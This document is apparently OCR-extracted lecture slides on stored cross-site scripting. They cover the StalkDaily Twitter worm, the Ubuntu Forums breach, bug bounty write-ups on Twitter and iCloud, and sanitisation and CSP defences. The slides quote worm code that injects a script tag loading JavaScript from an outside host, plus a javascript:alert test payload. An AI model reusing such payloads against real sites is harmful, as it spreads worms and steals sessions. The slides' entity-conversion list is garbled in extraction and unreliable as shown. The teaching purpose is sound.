
Stored XSS Attacks – Scenario

35




Stored XSS Attacks – Scenario

37



Announcement ▾



victim

2. Access page

1. Inject the
malicious JS code


attacker.com
web server



board.com
(vulnerable web app)

Stored XSS Attacks – Scenario

39



Stored XSS Attacks Example – Twitter Worm

49

- Can save data (i.e., script) into Twitter profile
- Data not escaped when profile is displayed
- Result: If view an infected profile, script infects your own profile



```
var update = "Hey everyone, join www.StalkDaily.com...";  
var xss = "<script src='http://mikeyyloolz.uuuq.com/x.js'>";  
  
var ajaxConn = new XMLHttpRequest();  
ajaxConn.open("POST", "/status/update", true);  
ajaxConn.setRequestHeader("Content-Type", "application/json");  
ajaxConn.send(JSON.stringify({  
  "status": update,  
  "user": xss  
}));
```

Stored XSS Attacks Example – Twitter Worm ⁴¹


- Can save data (i.e., script) into Twitter profile
- Data not escaped when profile is displayed
- Result: If view an infected profile, script infects your own profile



```
var update = "Hey everyone, join www.StalkDaily.com...";  
var xss = ";></a><script src='http://mikeyyloolz.uuuq.com/x.js'";  
  
var ajaxConn = new XMLHttpRequest();  
ajaxConn.connect("/status/update", "POST", "status=" + update);  
ajaxConn.connect("/status/settings", "POST", "user=" + xss);
```

Stored XSS Attacks Example – Ubuntu Forums in 2013¹²

- Attacker found flaw in vBulletin forum software
 - Announcements allowed for unfiltered HTML
- Attacker crafted malicious announcement and send link to admins
 - Stated that there was a server error message on the announcement
 - Instead, injected JavaScript code stole cookies
- Attacker could log in with the admins privileges



Stored XSS Attacks Example



XSS On Twitter [Worth 1120\$]


Bywalks

Hi guys, this is the first writeup about my vulnerability bounty program, a process about how I discovered a Twitter XSS vulnerability.

I think that in the process of finding the vulnerability, there are some interesting knowledge points, I hope you can get some from my writeup.

If you want to know more details, you need to visit [bobrov's blog](#), my discovery is due to reading his writeup, and thanks bobrov very much, I have a lot of gains from his blog.

Maybe you don't want to spend more time. Here I will give a brief explanation of his article. When you visit some addresses, the server returns 302, which is similar to the following picture.



In the returned Body, location will choose how to populate according to the requested URL, and the requested URI will be placed in the href event.

*What do you think of next? Can we try it with
`dev.twiiter.com//javascript:alert('1');`*

Stored XSS bug in Apple iCloud domain disclosed by bug bounty hunter

The cross-site scripting bug reportedly earned the researcher a \$5000 reward.

Charlie Osborne • February 22, 2021 -- 12:03 GMT (20:03 SGT)

A stored cross-site scripting (XSS) vulnerability in the iCloud domain has reportedly been patched by Apple.

Bug bounty hunter and penetration tester Vishal Bharad claims to have discovered the security flaw, which is a stored XSS issue in icloud.com.

Stored XSS vulnerabilities, also known as [persistent XSS](#), can be used to store payloads on a target server, inject malicious scripts into websites, and potentially be used to steal cookies, session tokens, and browser data.

According to [Bharad](#), the XSS flaw in icloud.com was found in the Page/Keynotes features of Apple's iCloud domain.

In order to trigger the bug, an attacker needed to create new Pages or Keynote content with an XSS payload submitted into the name field.

This content would then need to be saved and either sent or shared with another user. An attacker would then be required to make a change or two to the malicious content, save it again, and then visit "Settings" and "Browser All Versions."

After clicking on this option, the XSS payload would trigger, the researcher said.

Bharad also provided a Proof-of-Concept (PoC) video to demonstrate the vulnerability.

How to Prevent XSS Attacks?



44



#1: Input validation/sanitization

- Any user input must be preprocessed before it is used inside HTML
- Option 1-1: Implement your own sanitization logic (not recommended)

```
<?php
    $input = $_GET['query'];
    $result = str_replace('script', '', $input);
    echo $result
?>
```



How to Prevent XSS Attacks?


45

#1: Input validation/sanitization

- Any user input must be preprocessed before it is used inside HTML
- Option 1-1: Implement your own sanitization logic (not recommended)

Input: `http://example.com/?query=<script>attack()</script>`

```
<?php
$input = $_GET['query'];
$result = str_replace('script', '', $input)
echo $result
?>
```



Output: `<>attack()</>`

How to Prevent XSS Attacks?

47

#1: Input validation/sanitization

- Any user input must be preprocessed before it is used inside HTML
- Option 1-1: Implement your own sanitization logic (not recommended)
- Option 1-2: Use the good escaping libraries
 - E.g., htmlspecialchars(string), htmlentities(string), ...

Input: `http://example.com/?query=<script>attack()</script>`

```
<?php
$input = $_GET['query'];
$result = htmlspecialchars($input);
echo $result;
?>
```

Convert special characters to HTML entities

- & (ampersand) becomes &
- " (double quote) becomes "
- ' (single quote) becomes '
- < (less than) becomes <
- > (greater than) becomes >

Output: `<script>attack()</script>`

How to Prevent XSS Attacks?

48

#1: Input validation/sanitization

- Any user input must be preprocessed before it is used inside HTML
- Option 1-1: Implement your own sanitization logic (not recommended)
- Option 1-2: Use the good escaping libraries
 - E.g., `htmlspecialchars(string)`, `htmlentities(string)`, ...

#2: Content Security Policy (CSP)

- A security mechanism supported by modern browsers
- We will cover about it later!

Conclusion



- We studied a basic browser sandboxing mechanism
 - Same Origin Policy (SOP): basic access control
- Cross-Site Scripting (XSS) Attacks: **bypass SOP** by making the pages from benign website run malicious scripts
 - Reflected XSS Attacks
 - Stored XSS Attacks
 - DOM-based XSS Attacks – Next lecture!
 - Universal XSS Attacks – Next lecture!
- How to prevent?
 - Input sanitization
 - Content Security Policy (CSP)

Question?